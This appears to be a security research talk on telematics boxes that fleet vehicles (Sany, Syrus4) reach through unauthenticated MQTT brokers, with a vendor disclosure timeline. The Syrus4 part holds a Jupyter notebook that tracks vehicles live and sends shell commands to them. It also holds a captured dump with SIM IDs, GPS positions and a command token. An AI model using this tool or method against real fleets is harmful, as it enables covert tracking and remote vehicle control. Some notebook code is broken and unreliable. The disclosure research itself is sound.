
# Previously Presented: MOVISTAR CAR

- ▶ Movistar Car is a OBD2 dongle that, for a monthly fee, provides:
  - ▶ WIFI hotspot
  - ▶ GPS tracker
  - ▶ Anti-theft services
  - ▶ Emergency call
- ▶ Many major mobile providers around the world offer similar products. Many fleets are controlled with similar OBD2 dongles.
- ▶ Vulnerabilities:
  - ▶ Open debug ports
  - ▶ Buffer overflow in web interface ->allows runtime control of the device
  - ▶ Broken crypto for authentication -> allows impersonation of the server or the car.
- ▶ Some vulnerabilities required impersonating the mobile network. **Underground parking facilitates the exploitation** (2G downgrade attacks)



# Previously Presented: Quectel RM500Q

- ▶ Quectel RM500Q is a 5G modem used for IoT and automotive.
- ▶ Vulnerabilities:
  - ▶ Command injection in the AT command parser -> allows runtime control
  - ▶ Insecure OTA communications -> MITM
- ▶ Remote exploitation is possible, but not easily scalable.





# Previously Presented: MQTT Exposed Devices

Multiple MQTT brokers expose automotive devices:

- ▶ EV Cars:
  - ▶ Tesla
  - ▶ Nissan Leaf
  - ▶ Renault ZOE
  - ▶ VW ID4
- ▶ Aftermarket T-boxes:
  - ▶ OVMS (Open Vehicle Monitoring System)
- ▶ EV chargers:
  - ▶ OpenWB
  - ▶ Go-eCharger
  - ▶ openEVSE
- ▶ ODB2 dongles:
  - ▶ VW Connect



The problem is not the devices, but **the misconfigured brokers!**

More about MQTT hacking later

# What Are We Presenting Today?

- ▶ In this presentation, we focus on two Telematics boxes used for fleet management.
- ▶ We chose them because they represent the **worst-case scenario** possible in automotive security:
  - ▶ High number of affected vehicles (around 200,000)
  - ▶ Very high impact vulnerabilities (full control of the fleets!)
  - ▶ Low-to-middle effort to find the vulnerabilities, very low effort to exploit them.
  - ▶ Zero response from vendors

**SANY / Hopechart HQT401**

# HopeChart HQT401

- ▶ Android-based Tbox/TCU with WIFI, BT and 4G
- ▶ Used for fleet control:
  - ▶ Location
  - ▶ Diagnosis
  - ▶ Telemetry
  - ▶ Remote control (CAN sniffing and injection!)




# Where is This T-Box Used?

- ▶ Factory installed by **at least** one vehicle manufacturer: Sany
- ▶ Sany is the third-largest heavy equipment manufacturer in the world. 1st in excavators since 2020 (>100,000 units/year)



# Initial Recon and Identification

- ▶ One T-box bought off Taobao (Chinese AliExpress)
- ▶ Quectel EC20 (Qualcomm MDM 9607) based PCB
- ▶ PCB analysis reveals a connector that appears to be USB
  - ▶ Oscilloscope measurements point towards the same
- ▶ Soldered a USB cable and connected the host side to a PC
- ▶ We were able to get an ADB root shell and then dump firmware this way




# Initial Recon and Identification

- ▶ Binaries were not stripped or protected in any way
- ▶ We followed the usual RE process for Embedded Linux devices
  - ▶ Init scripts
  - ▶ Running processes
  - ▶ Config files
  - ▶ Network connections
- ▶ Some binary names caught immediately our eye:
  - ▶ MqttProxy
  - ▶ PlugMqttSanyCrane.so
- ▶ MQTT communications!

```
Decompile: Run - (PlugMqttSanyCrane.so)
1
2 /* plug_mqtt_sany_crane::TSanyCraneEngine::Run() */
3
4 void __thiscall plug_mqtt_sany_crane::TSanyCraneEngine::Run(TSanyCraneEngine *this)
5
6 {
7     undefined4 uVar1;
8
9     switch(*(undefined4 *) (this + 0x11bc)) {
10    case 0:
11        uVar1 = ModeInit(this);
12        *(undefined4 *) (this + 0x11bc) = uVar1;
13        return;
14    case 1:
15        uVar1 = ModeWork(this);
16        *(undefined4 *) (this + 0x11bc) = uVar1;
17        return;
18    case 2:
19        uVar1 = ModeDone(this);
20        *(undefined4 *) (this + 0x11bc) = uVar1;
21        return;
22    case 3:
23        uVar1 = ModeIdle(this);
24        *(undefined4 *) (this + 0x11bc) = uVar1;
25    }
26    return;
27 }
28
```

# MQTT Communications

- ▶ The device connects to an MQTT server for sending Telemetry data and for receiving commands
- ▶ We got the connection info from the config file.
- ▶ No authentication! No encryption!
- ▶ We can see the data from **all** the fleet vehicles.
- ▶ Vehicles are identified by the ICCID (kind of SIM serial number).
- ▶ We can send data impersonating any vehicle or the backend.



```
▼ SY
  ▼ KLVBin
    ▶ Can (4160 topics, 544633 messages)
    ▶ Status (4235 topics, 15052 messages)
    ▶ Trouble (379 topics, 392 messages)
    ▶ Transparent (30 topics, 54 messages)
    ▶ Ack (4 topics, 7 messages)
    ▶ Task (1 topic, 1 message)
```

The screenshot shows a hierarchical MQTT topic tree. The root is 'SY', which is expanded to show 'KLVBin'. Under 'KLVBin', there are several sub-topics: 'Can' (4160 topics, 544633 messages), 'Status' (4235 topics, 15052 messages), 'Trouble' (379 topics, 392 messages), 'Transparent' (30 topics, 54 messages), 'Ack' (4 topics, 7 messages), and 'Task' (1 topic, 1 message). The 'Can' topic is highlighted with a blue background.




# What can we do?

- ▶ Data is sent as binary messages, not plaintext.
- ▶ Using Ghidra, we reverse-engineered the communication protocol
- ▶ The following information is continually reported:
  - ▶ GPS position
  - ▶ Metrics (Speed, RPM, Gas tank levels, odometer, etc)
- ▶ The following information is reported under certain events:
  - ▶ Diagnostic errors
  - ▶ CAN traffic
- ▶ All this information can be **sniffed and spoofed** by an attacker.
- ▶ We made a dashboard to show all this information



# Demo



# What **Else** Can We Do?

- ▶ CAN injection:
  - ▶ Backend can send CAN packets and the T-BOX injects them into the CAN bus.
  - ▶ Used for advanced features like remote vehicle unlocking.
  - ▶ An attacker can spoof these backend messages and inject any CAN traffic
- ▶ Runtime control?
  - ▶ OTA firmware update triggered by a backend command
  - ▶ Firmware URL embedded in the command
  - ▶ An attacker can spoof the command to point a malicious firmware
  - ▶ No firmware verification mechanisms identified, but they could exist somewhere (bootloader?)
- ▶ We never tried these two attacks!



# Disclosure Timelines

- ▶ Q2 2021 – Vulnerabilities found
- ▶ Q3 2021 to Q3 2022 – Multiple attempts to contact the vendor. Neither we nor ASRG managed to get a response from the vendor.
- ▶ 11/2022 – ASRG China managed to talk with Sany and Hopechart.  
Sany confirms that at **least 60,000 vehicles** are affected.
- ▶ 06/2023 – Vulnerabilities patched according to the vendor.  
**CVE-2023-3028** assigned (NIST-assigned CVSS: **9.8 CRITICAL**)
- ▶ 08/2023 – We found out that vulnerability is actually **not fixed!**

We tried to contact Sany or Hopechart using all channels possible, including all the technical employees found in LinkedIn.

The vulnerability probably will not be fixed until somebody exploits in the wild.

MQTT

Vulnerable Backend  
Communications

# Motivation



Hacking the T-Box via the MQTT server led to some interesting questions:

- ▶ Are there more misconfigured services like this out there?
- ▶ Can we find those services **without knowing** their existence?
- ▶ If so, could those services be hacked massively?



# OSINT Playbook

- ▶ Started with Shodan and Censys searches
  - ▶ Google but for devices
- ▶ Censys allows search for only MQTT open servers, for example
- ▶ Narrowed it down to specific automotive terms
- ▶ Targeted things like MQTT, Kafka, RabbitMQ, etc.



# Open MQTT Servers Are Plenty

- ▶ There are a lot of unsecured things on the Internet
- ▶ We found things we weren't looking for
  - ▶ Oil rigs, ship data, license plate readers and more
- ▶ Disclosure is still ongoing for all of them
- ▶ But we did find some more interesting than others




Digital Comtech  
Syrus4 platform

# Finding a Vulnerable Fleet


- ▶ Using Shodan, we identified an interesting MQTT server
  - ▶ High volume of data traffic (many users)
  - ▶ Plaintext information. No encryption.
  - ▶ Lot of metrics

```
syrus4/865167062441077/diagnostics : b'{"connSt":{"online":false,"type":"dirty"},"epoch":null}'
syrus4/867698041094080/diagnostics : b'{"connSt":{"online":false,"type":"dirty"},"epoch":null}'
syrus4/867698041094080/diagnostics : b'{"connSt":{"online":true,"type":"clean"},"epoch":1698530360411}'
syrus4/865167062431979/diagnostics : b'{"system":{"ramA":397972,"cpuS":[3,7382,110,127,604],"uptime":8229,"loadAvg":0.05,"position":[-12.024756,-77.128586],"speed":38},"mobile":{"state":"ON","gsm":1,"gprs":1,"rat":"FDD_LTE","mcc_mnc":"7160","simId":"8951064022129512359F"},"netLink":{"name":"ppp0","ip":"100.102.126.115"},"message":{"level":"warning","text":"level_alarm-mdsm7.mp4"},"apex_st":{"peripherals":{"mdsm7":{"ip":"192.168.2.12","port":49500,"connected":false,"connected_epoch":1698530359760,"full_state_epoch":1698529413}}}'
syrus4/865167062431979/commands/request : b'{"cmd":"token=kou37c4fl6uwekbe8ioc9f0qgbloal4eeu run-cloud-script b1a42...}'
syrus4/867730059462311/diagnostics : b'{"system":{"ramA":359684,"cpuS":[98414,6567636,101748,126617,503704],"uptime":10000,"gps":{"fix":3,"position":[25.394554,-100.122828],"speed":0},"mobile":{"state":"ON","gsm":1,"gprs":1,"rat":"EDGE","mcc_mnc":"214","simId":"8952020616140608061F"},"netLink":{"name":"ppp0","ip":"10.115.14.251"},"message":{"level":"warning","text":"level_alarm-mdsm7.mp4"},"apex_st":{"peripherals":{"mdsm7":{"ip":"192.168.2.12","port":49500,"connected":false,"connected_epoch":1698530360850,"full_state_epoch":1692711541}}}'
```


# Visualizing the Data




# Making Sense of the Data

 Everything seemed to be under the “Syrus4” topic

 The “Syrus4” topic had subtopics which were numeric values

 Each numeric value had diagnostic information, command requests and command responses This turned out to be the ICCID of the SIM

 Diagnostic information included location data, speed, battery percentage etc.

 Obviously a fleet management system

# Finding Info About the Platform

- ▶ Googling the topic name “Syrus4” gave us the company name: Digital ComTech (DCT)
- ▶ Digital ComTech provides a fleet management service called Syrus4
- ▶ They also provide devices to other services to track their vehicles
- ▶ Very well documented online:
  - ▶ Made it easier to understand the different systems

The screenshot shows the top navigation bar of the DCT website with the following links: COMPANY, IOT GATEWAY, PLATFORM, SOLUTIONS, PARTNERS, and RESOURCES. Below the navigation bar, there are six key statistics presented with icons:

Icon	Value	Description
	21+	YEARS IN BUSINESS
	49+	COUNTRIES WHERE SYRUS IS DEPLOYED
	709K+	DEVICES MADE
	119K+	DEVICES TRACKED
	179+	GLOBAL INTEGRATORS
	6	FLEETMETRIKS LOCATIONS

Below the statistics, a blue banner contains the text: **WE BUILT THE SYRUS 4G TELEMATICS GATEWAY TO MEET & EXCEED FLEET TELEMATICS NEEDS**. Underneath this banner is the tagline: *One device, multiple applications, infinite possibilities.* In the bottom right corner of the banner is a blue circular icon with a white lowercase 'i'.

# Getting the Firmware


- ▶ We don't have a device to extract the firmware
- ▶ Each device costs around 600 euros. We did not want to spend that money
- ▶ We checked the MQTT data dumped and found a helpful firmware update command containing the URL of the firmware
- ▶ Downloaded the firmware and extracted it

```
{"cmd": "apx-os-update start -f -p https://... /apex/releases/apex-23.11.1"}
```

# Reverse Engineering the Firmware

- ▶ Firmware was easy to reverse engineer
  - ▶ No encryption
  - ▶ No complex filesystem
- ▶ The MQTT responsible service was identified easily. Reversing it provided more information about the communications and accepted commands.
  - ▶ Non-privileged runtime control of the Tbox was possible by exploiting a command injection vulnerability when parsing a MQTT command.
  - ▶ An exploit in a system script allowed privilege escalation and run commands as root.

# Demo



The image shows a Python IDE window titled "UnifiedCarTracker.ipynb". The code is as follows:

```
File Edit View Run Kernel Tabs Settings Help
UnifiedCarTracker.ipynb
Filter files by name
Name Last Modified
hardware 10 hours ago
Hacking ca... 12 hours ago
info.txt 11 hours ago
UnifiedCar... 1 minute ago

[ 1 ]: import paho.mqtt.client as mqtt
import json
from ipyleaflet import Map, Marker
from time import time

[ 2 ]: car_addresses = {}
with open("info.txt") as info_file:
    ip_address = info_file.readline().strip()
    port = info_file.readline().strip()
    channel = info_file.readline().strip()
    center = (27.6648, -81.5150)
    m = Map(center=center, zoom=10)

[ 3 ]: def on_message(mqttc, obj, msg):
    if "diagnostics" in msg.topic:
        # print(msg.topic, ":", msg.payload)
        iccid = msg.topic.split("/")[-1]
        # print(iccid)
        json_decoded = ""
        try:
            json_decoded = json.loads(msg.payload)
        except:
            print(msg.payload)
            # json_decoded = json.loads(msg.payload)
            pass
        # print(json_decoded)
        # print(json_decoded)
        if 'connSt' in json_decoded:
            if iccid in car_addresses and json_decoded['connSt']['online']=="false":
                del car_addresses[iccid]
        if 'gps' in json_decoded:
            position = json_decoded['gps']['position']
            speed = json_decoded['gps']['speed']
            if iccid not in car_addresses:
                marker = Marker(location=position, opacity=0.2, title="ICCID:"+iccid+"\n"+"Speed:"+str(speed)+"\n")
                car_addresses[iccid] = (position, marker)
                m.add_layer(marker)
            else:
                # print("updating address", json_decoded['gps']['position'])
                car_addresses[iccid][0] = position
                car_addresses[iccid][1].location=position
                if car_addresses[iccid][1].opacity < 0.9:
                    car_addresses[iccid][1].opacity += .1
                # print(car_addresses)

[ 4 ]: mqttc = mqtt.Client()
mqttc.on_message = on_message
mqttc.connect(ip_address, int(port), 60)
mqttc.subscribe(channel+"/"+#, 0)
display(m)
rc = mqttc.loop_forever()

[ 5 ]: def on_message(mqttc, obj, msg):
    # json_decoded = json.loads(msg.payload)
    # print(json_decoded['resp'])
    response = str(msg.payload)
    print(response.replace(channel, "chiron"))
    def publish_cmd(iccid, command):
        epoch = str(time()*1000).split(".")[-1]
        mqttc.subscribe(channel+"/"+iccid+"/commands/response", 0)
        mqttc.publish(channel+"/"+iccid+"/commands/request", ("cmd:"+command+"id:"+epoch))

[ 6 ]: mqttc = mqtt.Client()
mqttc.on_message = on_message
mqttc.connect(ip_address, int(port), 60)
publish_cmd("#67696041084503", "pwd")
rc = mqttc.loop_forever()

[ 7 ]:
[ 8 ]:
